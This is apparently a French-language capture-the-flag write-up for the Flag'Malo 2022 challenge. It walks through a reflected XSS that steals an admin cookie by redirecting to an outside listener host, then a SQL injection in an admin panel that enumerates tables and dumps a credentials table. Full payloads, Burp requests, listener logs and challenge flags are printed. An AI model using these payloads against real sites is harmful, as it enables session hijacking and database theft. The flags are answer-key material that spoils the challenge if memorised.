
Une fois connecté en tant que l'utilisateur **Matthieu**, on a accès à la même page que les membres avec le flag n°3, l'IDOR est toujours présente mais nous avons un lien qui s'est rajouté **Secure Lookup**. Sûrement une application destinée à la modération du Flag'Malo.



On va pouvoir y accéder, c'est un menu simple qui permet de rechercher des utilisateurs dans la base, et d'accéder à leurs informations. Cet outil est prévu pour les modérateurs, tandis que l'IDOR elle, ne l'est pas.




Essayons de rechercher notre utilisateur et un utilisateur qui n'existe pas pour comparer les résultats.



Avec un utilisateur existant nous avons un résultat normal qui nous montre sa carte de membre avec le hash de son password.

ser=djkfjzlf




FlagMalo

User Lookup

Type in the username of a user to get every information concerning him

djkfjzlf not found

Pour un utilisateur qui n'existe pas, son pseudo est réfléchi sur la page avec un "not found". Si l'entrée utilisateur n'est pas bien traitée, cela permet d'obtenir une vulnérabilité de Cross Site Scripting (XSS). On peut tenter le poc suivant: `?user=<script>alert(1)</script>`



Dans la page SecureLookup, une fonctionnalité permet de report un lien aux administrateurs, possiblement pour des profils à signaler. Nous allons exploiter cela ici pour voler le cookie de l'administrateur et nous connecter à son compte. On peut utiliser le payload suivant: `<script>location=`//bw1ryq.net:5555/?c=${document.cookie}`</script>`. On va mettre en place un listener HTTP sur un serveur distant qui pourra donc récupérer les cookies.

```
python3 -m http.server 5555
```


Quand on le teste sur nous-même il fonctionne bien, on va donc pouvoir submit l'url suivante à l'administrateur:

```
http://10.100.1.202:8000/secure_lookup.php?user=<script>location=`//bwlryq.net:5555/?c=${document.cookie}`</script>.
```

Un message nous informe que le report a été pris en compte et que nous devons patienter. **Report:**

```
http://10.100.1.202:8000/secure_lookup.php?user=<script>location=`//bwlryq.net:5555/?c=${document.cookie}`</script has been submitted, please wait will we review it..
```

Après quelques secondes on voit une entrée sur notre listener

```
X.X.X.X - - [29/Oct/2022 23:56:02] "GET /?c=ADMIN_COOKIE=e09c4bc5382d1e56f45c72208caae1a9 HTTP/1.1" 200 -
```

Nous allons pouvoir injecter ces cookies dans notre navigateur pour récupérer l'accès à un compte administrateur.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
ADMIN_C...	e09c4bc5382d1e56f45c72...	10.100.1.202	/	Sun, 30 Oct 2022 2...	44	false	false	None	Sat, 29 Oct 2022 23:59:07 ...
PHPSESSID	6d8kmuf7nkopm1s6qil0p...	10.100.1.202	/	Session	35	false	false	Lax	Sat, 29 Oct 2022 23:58:50 ...

On rafraîchit la page et on voit apparaître un accès "Admin Panel", au niveau du bouton disconnect.

5. SQLi

On récupère le quatrième flag, le panel d'administration semble être un endroit où on peut requêter la base de données SQL depuis le site internet.

FLAG'MALO

CTF - 2022

Admin Panel

Aaaaah you owned my admin panel... You will not go further but yet take this Flag #4: FMCTF{XSS_rUI3s_th3_W0rld!!}

Database Querier

As long as the 2nd field is set to 'disabled' WHERE parameter will not be taken into account, only the SELECT field will.

SELECT * FROM challenges WHERE disabled =

Query

Disconnect

En faisant une requête classique avec le paramètre *, on a accès à la base de données des challenges Flag'Malo !

Aaaaah you owned my admin panel... You will not go further but yet take this Flag #4: FMCTF{XSS_rUI3s_tH3_W0rld!!}

Database Querier

As long as the 2nd field is set to 'disabled' WHERE parameter will not be taken into account, only the SELECT field will.

SELECT * FROM challenges WHERE disabled = Query

Queried: SELECT * FROM challenges;

Result:

id	name	category	flag
1	SIP - CallMeMaybe	Network	FMCTF{2c95ae4adce93173faba3153e71c78c9}
2	Python - SSTI	Web	FMCTF{ad2f030ceda6bbf9f3bea3a22627cbcd}
3	PwnMeIfYouCan	Pwn	FMCTF{e9b911050b8ed8ddfc4f7145c4b2bf7d}
4	AperisolveIsntDaWay	Steganography	FMCTF{fe02013ca8518fde72af77682dd6296e}
5	ELF x64 Easy Obfuscation	Cracking	FMCTF{6e0b1fa4ffa088aec64abff214545bf9}
6	ChessSolver	Programming	FMCTF{f470a7a2b5f16d124d49cdb3d92c9bed}
7	DoYouWannaCry?	Forensic	FMCTF{6f125731b9e0a72951653e4e9fa1fee6}
8	TCP or Tears Control Policy	Network	FMCTF{cf5fdfa020f6c56edb9c72fab2207bfd}
9	VerbTampering	Web	FMCTF{13340ccb84c05823bbbb4c5b94eabd50}
10	TrickOrDDoS	Network	FMCTF{b8097d0e7410cfc64e9f9ff5b055e5aa}
11	SEGFAULT	Pwn	FMCTF{ea09c99a93adc57b3ff8281f727fcbfd}
12	DOM Based XSS	Web	FMCTF{4822e93cc742cf0cc7abf9efc5d0d3d6}
13	RDP Replay	Network	FMCTF{895cb3e65a28d5c475503ad0a8b1092d}

Disconnect

Si on imagine la manière dont sont faites les requêtes dans le backend, avec les variables sur lesquelles nous pouvons influencer, cela donne quelque chose du style `SELECT <paramètre_utilisateur> FROM challenges WHERE <paramètre_utilisateur> = <paramètre_utilisateur>`. La query doit être adaptative, si WHERE reste à disabled, alors il effectuera uniquement `SELECT <paramètre_utilisateur> FROM challenges`.

Dans le cas où l'entrée utilisateur est mal parsée, il est devrait être possible de créer une injection SQL. Nous sommes obligés d'avoir une query qui fait en premier lieu un `SELECT` mais nous controlons la suite. Pour enlever la partie `FROM challenges` il suffit d'ajouter un `--` sur le premier paramètre que nous contrôlons.

On va intercepter la requête avec burp pour pouvoir la modifier depuis le répéteur.

Request

```
1 GET /admin_panel.php?what=*&where-param=disabled&where-equals= HTTP/1.1
2 Host: 10.100.1.202:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.100.1.202:8000/admin_panel.php
8 Connection: close
9 Cookie: PHPSESSID=6d8kmuf7nkopm1s6qil0p8fe4t; ADMIN_COOKIE=e09c4bc5382d1e56f45c72208caae1a9
10 Upgrade-Insecure-Requests: 1
```

Response

Admin Panel

Aaaaah you owned my admin panel... You will not go further but yet take this Flag #4: FMCTF(XSS_rUI3s_tH3_W0rld!!)

Database Querier

As long as the 2nd field is set to 'disabled' WHERE parameter will not be taken into account, only the SELECT field will.

SELECT * FROM challenges WHERE disabled = Query

Queried: SELECT *-- FROM challenges;

Le serveur nous renvoie la query qui est effectuée, elle correspond bien au résultat attendu, la base de données n'a renvoyé aucune information car la query était incorrecte. On peut désormais lister les tables du schéma avec la query suivante : `SELECT table_name FROM information_schema.tables`.

Request


```
1 GET /admin_panel.php?what=table_name%20FROM%20information_schema.tables&where-param=disabled
&where-equals= HTTP/1.1
2 Host: 10.100.1.202:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.100.1.202:8000/admin_panel.php
8 Connection: close
9 Cookie: PHPSESSID=6d8kmuf7nkopm1s6qil0p8fe4t; ADMIN_COOKIE=e09c4bc5382d1e56f45c72208caae1a9
10 Upgrade-Insecure-Requests: 1
```

Response

```
<th scope='row'>
  INNODB_FT_DELETED<tr>
    <th scope='row'>
      INNODB_CACHED_INDEXES<tr>
        <th scope='row'>
          INNODB_COLUMNS<tr>
            <th scope='row'>
              INNODB_FT_INDEX_TABLE<tr>
                <th scope='row'>
                  INNODB_TABLESTATS<tr>
                    <th scope='row'>
                      INNODB_BUFFER_PAGE_LRU<tr>
                        <th scope='row'>
                          INNODB_CMP_PER_INDEX<tr>
                            <th scope='row'>
                              INNODB_FT_CONFIG<tr>
                                <th scope='row'>
                                  INNODB_FT_INDEX_CACHE<tr>
                                    <th scope='row'>
                                      INNODB_INDEXES<tr>
                                        <th scope='row'>
                                          INNODB_TABLESPACES<tr>
                                            <th scope='row'>
                                              Innodb_redo_log
                                              files<tr>
                                                <th scope='row'>
                                                  challenges<tr>
                                                    <th scope='row'>
                                                      credentials<tr>
                                                        </tbody>
                                                      </table>
                                                    </div>
                                                    </main>
```

On peut retrouver notre table `challenges` mais aussi une table `credentials` qui semble intéressante,

récupérons son contenu !



Admin Panel

Aaaaah you owned my admin panel... You will not go further but yet take this Flag #4: FMCTF{XSS_rUI3s_tH3_W0rld!}

Database Querier

As long as the 2nd field is set to 'disabled' WHERE parameter will not be taken into account, only the SELECT field will.

SELECT * FROM challenges WHERE disabled = 1 Query

Queried: SELECT * FROM credentials-- FROM challenges;

Result:

id	username	password	domain
1	Max3nce_Y0d4	8803bca23b52054117e8637fae45d4a40f26a9a72c049fe54bbe33b09c2bf53cb01353f9ae10b343c1c38787011a0e19a8933b86d617e91020305490f14ebaad	10.100.1.202:8001
2	Women x Coffee	5fb934474cd66a906c99c439d3773ac7a5f4fba5ca5761bb5fd2f43effe0479aa95a0d6b2e254b0afc694dfc766d6346b30377f048f3e66b5ed7ca8b2004aed	discord.com
3	Yoda	0d5ec267c43a98af7cad78127e4747780ce0c9b6314c5adffbe50f4be4d7eeaf4e7af93af1353b560120fc0731a2e76b62593e436481d44ea42e5c1a6d933b3a	twitter.fr
4	Flag #5: FMCTF{N3v3r_Use_An_SQL_DB_aS_@_P4sswOrd_Man4ger..}	5994036dc2313d5de4b43a964165bc75a77c9eb157dd0f8a88a6bc1e024494ff23e874bfae8b6d518e27ee26bfffbe3100036da785e3a674a745114bd331edb	easyflagz.net
5	N3tW0rkingIsBae	506ed0743d34606265b0ed755bda885fbf47c5774a05d6c5740e390b3c7907de3e046d121e9d8fe4971b255641a6ff4f05badf56542c0151c461bbfb6f4967ac	cisco.com
6	Maxence	9fff9718e96dcb3c6a491819f2f3b4908db8688dc2cd514ba06eafdb94c43cf27d2d8c6f33c3f91dc1a41991bbc25d2ab0146fe5d72458e47ab5b714f703c069	orange.fr

On identifie notre cinquième flag ainsi que des identifiants de connexion (avec un mot de passe chiffré) pour un autre service du Flag'Malo, maintenant que nous sommes arrivé en enfer il est temps de s'engouffrer !